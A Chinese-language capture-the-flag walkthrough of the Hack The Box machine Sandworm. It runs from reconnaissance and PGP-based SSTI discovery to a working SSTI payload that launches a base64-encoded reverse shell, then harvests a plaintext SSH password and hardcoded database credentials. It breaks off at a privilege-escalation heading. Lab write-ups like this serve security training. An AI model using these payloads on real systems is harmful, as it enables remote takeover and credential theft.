
HTB靶场之Sandworm
准备:
攻击机:虚拟机kali。
靶机:Sandworm,htb网站:https://www.hackthebox.com/,靶机地址:https://app.hackthebox.com/machines/Sandworm。
知识点:SSTI注入、firejail提权、DNS解析、PGP解密、敏感信息发现、shell反弹。
一:信息收集
1.nmap扫描
使用nmap对10000内的端口进行扫描,命令:sudo nmap --min-rate 10000 -p- 10.10.11.218,显示开放了22端口、80端口、443端口,开启了ssh服务、http服务、https服务。


对具体的服务信息进行扫描,未发现可以利用的信息,命令:sudo nmap -sT -sV -O -p 22,80,443 10.10.11.218。
2.DNS解析
请求:http://10.10.11.218,访问下WEB服务,发现跳转到了https://ssa.htb/,因此我们需要进行下DNS解析,在/etc/hosts文件中写入:10.10.11.218 ssa.htb。

3.目录扫描

使用dirsearch对网站:https://ssa.htb/进行目录扫描,发现pgp、guide、concat等目录。
二:WEB信息分析
1.pgp目录信息
请求下pgp目录信息:https://ssa.htb/pgp,给我们了pgp的公钥。
pgp公钥
-----BEGIN PGP PUBLIC KEY BLOCK-----

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

=P8U3

-----END PGP PUBLIC KEY BLOCK-----
2.guide目录
请求下guide目录信息:https://ssa.htb/guide,给出了一个测试信息。
测试信息
 -----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

This message has been signed with the official SSA private key.

Import our public key linked above into your keychain and use your favorite program to verify this message. PGP signatures are the only reliable way to verify someone's identity within Cyberspace, and ensure secure and private communication between two parties.

Knowing how to Encrypt/Decrypt messages, as well as verifying them is an imperative skill if you wish to conduct yourself securely, without any prying eyes on you.

Make sure you use verified, open-source programs such as KGpg, Kleopatra, OpenPGP, etc.

And finally, rule number one in asymmetric encryption is to keep your PRIVATE key safe. It is for your eyes only.

SSA

-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAdFiEE1rqUIwIaCDnMxvPIxh1CkRC2JdQFAmRT2bsACgkQxh1CkRC2

JdTCLhAAqdOcrfOsmkffKwdDKATwEpW1aLXkxYoklkH+DCDc58FgQYDNunMQvXjp

Hd41hbrzQNTm4mMwFfYgFR5oNywAfa0D5L+qTrk05DqwvT7uIZF4/Q/iNp8zElKM

rAVci7c6dBSKLzyGOd7c7/ZnM3Clt4krPGD3L4nQB1Vu7Hav8Oj0R2bL3eaNr0sL

lnj84lbWcGqM9sRfnhfSlpqueK0qbZy02PdzsZ/Ox6KI6s1lAZL5v4eynwrZjXVB

S20SeQAzPr+2m0LGQajPaxYvdEs4BkfyApwzauES0X3bckKdZrXZb/iImQxTrhDq

ZKwGG2qoa6xj4zV32l2JYLKfCcZQh/VE3pslfYb5btuZ/h+oSz6rWT0py/gigbX5

j4ps6gzS16uuVLePyw6kZN2tXgqWqR9IRydCqFJSajwanm9n1I99DH+r9vb7CYOI

PFKwIqynqNX6ddpkCpUl3wgGnUoGdox5DLnE7DZGFM4mOhsNuwd8EBgpU18inFb2

MMZO8Qk5bp2qsK9b4LFWDMEL+pzakgJwA1+H5auJLOak+Xee7UcYeqsq1fjpkwIX

mItshTOG0jrtlvAf/PjqZ54yOPCWoyJQr5ZR7m4bh/kicXZVg5OiWrtVCuN0iUlD

7sXs10Js/pgvZfA6xFipfvs7W+lOQ0febeNmjuKcGk0VVewv8oc=

=/yGe

-----END PGP SIGNATURE-----
对测试信息进行解密,得到如下信息:

利用这两个网站生成公钥和私钥并使用私钥进行签名:https://youritmate.us/pgp/、http://www.2pih.com/pgp.html,在https://youritmate.us/pgp/生成公钥和私钥(需要填写下名字和账户),然后利用私钥在http://www.2pih.com/pgp.html网站对信息进行签名。


在https://ssa.htb/guide利用我们上面获得公钥对签名信息进行解密,得到了我们输入的账户名upfine,左侧为上面生成公钥私钥解密获得,右侧为给出的例子解密获得。

在https://youritmate.us/pgp/网站修改我们输入的用户名,当输入{{3*3}}时,发现返回被执行,因此发现存在SSTI注入漏洞。

三:漏洞利用
1.shell反弹
查找下SSTI注入漏洞的利用方式,经过尝试发现:{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}可以进行命令执行,并在返回信息中发现账户:atlas。

将shell反弹语句替换掉命令id:{{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy82Njg4IDA+JjE=" | base64 -d | bash').read() }}
,然后重复上面步骤,成功获得shell权限。

2.shell信息收集
在/home目录下发现账户:silentobserver。

后面经过一番查找,在/home/atlas/.config/httpie/sessions/localhost_5000目录下发现admin.json文件,读取该文件发现silentobserver账户的密码信息:silentobserver/quietLiketheWind22。

利用获得账户信息:silentobserver/quietLiketheWind22直接进行ssh登录,成功获得silentobserver账户的shell权限,并发现user.txt文件,读取该文件成功获得flag值。

四:提权
1.敏感信息发现
查看下当前账户是否存在可以使用的特权命令,sudo -l,未成功。然后想着查找下特权文件:find / -perm -4000 -type f 2>/dev/null,发现两个可疑文件。

在/opt/目录下发现crates和tipnet目录,且其目录下包含各自的源码信息,简单分析下,tipnet先是引入extern crate logger。
tipnet源码
extern crate logger;

use sha2::{Digest, Sha256};

use chrono::prelude::*;

use mysql::*;

use mysql::prelude::*;

use std::fs;

use std::process::Command;

use std::io;

// We don't spy on you... much.

struct Entry {

    timestamp: String,

    target: String,

    source: String,

    data: String,

}

fn main() {

    println!("

             ,,

MMP\"\"MM\"\"YMM db          `7MN.   `7MF'         mm

P'   MM   `7               MMN.    M           MM

     MM    `7MM `7MMpdMAo. M YMb   M  .gP\"Ya mmMMmm

     MM      MM   MM   `Wb M  `MN. M ,M'   Yb  MM

     MM      MM   MM    M8 M   `MM.M 8M\"\"\"\"\"\"  MM

     MM      MM   MM   ,AP M     YMM YM.    ,  MM

   .JMML.  .JMML. MMbmmd'.JML.    YM  `Mbmmd'  `Mbmo

                  MM

                .JMML.

");

    let mode = get_mode();

    if mode == "" {

            return;

    }

    else if mode != "upstream" && mode != "pull" {

        println!("[-] Mode is still being ported to Rust; try again later.");

        return;

    }

    let mut conn = connect_to_db("Upstream").unwrap();

    if mode == "pull" {

        let source = "/var/www/html/SSA/SSA/submissions";

        pull_indeces(&mut conn, source);

        println!("[+] Pull complete.");

        return;

    }

    println!("Enter keywords to perform the query:");

    let mut keywords = String::new();

    io::stdin().read_line(&mut keywords).unwrap();

    if keywords.trim() == "" {

        println!("[-] No keywords selected.\n\n[-] Quitting...\n");

        return;

    }

    println!("Justification for the search:");

    let mut justification = String::new();

    io::stdin().read_line(&mut justification).unwrap();

    // Get Username

    let output = Command::new("/usr/bin/whoami")

        .output()

        .expect("nobody");

    let username = String::from_utf8(output.stdout).unwrap();

    let username = username.trim();

    if justification.trim() == "" {

        println!("[-] No justification provided. TipNet is under 702 authority; queries don't need warrants, but need to be justified. This incident has been logged and will be reported.");

        logger::log(username, keywords.as_str().trim(), "Attempted to query TipNet without justification.");

        return;

    }

    logger::log(username, keywords.as_str().trim(), justification.as_str());

    search_sigint(&mut conn, keywords.as_str().trim());

}

fn get_mode() -> String {

        let valid = false;

        let mut mode = String::new();

        while ! valid {

                mode.clear();

                println!("Select mode of usage:");

                print!("a) Upstream \nb) Regular (WIP)\nc) Emperor (WIP)\nd) SQUARE (WIP)\ne) Refresh Indeces\n");

                io::stdin().read_line(&mut mode).unwrap();

                match mode.trim() {

                        "a" => {

                              println!("\n[+] Upstream selected");

                              return "upstream".to_string();

                        }

                        "b" => {

                              println!("\n[+] Muscular selected");

                              return "regular".to_string();

                        }

                        "c" => {

                              println!("\n[+] Tempora selected");

                              return "emperor".to_string();

                        }

                        "d" => {

                                println!("\n[+] PRISM selected");

                                return "square".to_string();

                        }

                        "e" => {

                                println!("\n[!] Refreshing indeces!");

                                return "pull".to_string();

                        }

                        "q" | "Q" => {

                                println!("\n[-] Quitting");

                                return "".to_string();

                        }

                        _ => {

                                println!("\n[!] Invalid mode: {}", mode);

                        }

                }

        }

        return mode;

}

fn connect_to_db(db: &str) -> Result<mysql::PooledConn> {

    let url = "mysql://tipnet:4The_Greater_GoodJ4A@localhost:3306/Upstream";

    let pool = Pool::new(url).unwrap();

    let mut conn = pool.get_conn().unwrap();

    return Ok(conn);

}

fn search_sigint(conn: &mut mysql::PooledConn, keywords: &str) {

    let keywords: Vec<&str> = keywords.split(" ").collect();

    let mut query = String::from("SELECT timestamp, target, source, data FROM SIGINT WHERE ");

    for (i, keyword) in keywords.iter().enumerate() {

        if i > 0 {

            query.push_str("OR ");

        }

        query.push_str(&format!("data LIKE '%{}%' ", keyword));

    }

    let selected_entries = conn.query_map(

        query,

        |(timestamp, target, source, data)| {

            Entry { timestamp, target, source, data }

        },

        ).expect("Query failed.");

    for e in selected_entries {

        println!("[{}] {} ===> {} | {}",

                 e.timestamp, e.source, e.target, e.data);

    }

}

fn pull_indeces(conn: &mut mysql::PooledConn, directory: &str) {

    let paths = fs::read_dir(directory)

        .unwrap()

        .filter_map(|entry| entry.ok())

        .filter(|entry| entry.path().extension().unwrap_or_default() == "txt")

        .map(|entry| entry.path());

    let stmt_select = conn.prep("SELECT hash FROM tip_submissions WHERE hash = :hash")

        .unwrap();

    let stmt_insert = conn.prep("INSERT INTO tip_submissions (timestamp, data, hash) VALUES (:timestamp, :data, :hash)")

        .unwrap();

    let now = Utc::now();

    for path in paths {

        let contents = fs::read_to_string(path).unwrap();

        let hash = Sha256::digest(contents.as_bytes());

        let hash_hex = hex::encode(hash);

        let existing_entry: Option<String> = conn.exec_first(&stmt_select, params! { "hash" => &hash_hex }).unwrap();

        if existing_entry.is_none() {

            let date = now.format("%Y-%m-%d").to_string();

            println!("[+] {}\n", contents);

            conn.exec_drop(&stmt_insert, params! {

                "timestamp" => date,

                "data" => contents,

                "hash" => &hash_hex,

                },

                ).unwrap();

        }

    }

    logger::log("ROUTINE", " - ", "Pulling fresh submissions into database.");

}
logger源码
 extern crate chrono;

use std::fs::OpenOptions;

use std::io::Write;

use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {

    let now = Local::now();

    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();

    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {

        Ok(file) => file,

        Err(e) => {

            println!("Error opening log file: {}", e);

            return;

        }

    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {

        println!("Error writing to log file: {}", e);

    }

}
对代码进行简单分析发现只有a和e可疑执行,执行e时调用了函数pull_indeces,pull_indeces函数中调用了logger中的log函数。


上传pspy64查看是否存在定时任务时,发现会以atlas权限执行。
2.获取atlas的SHELL权限
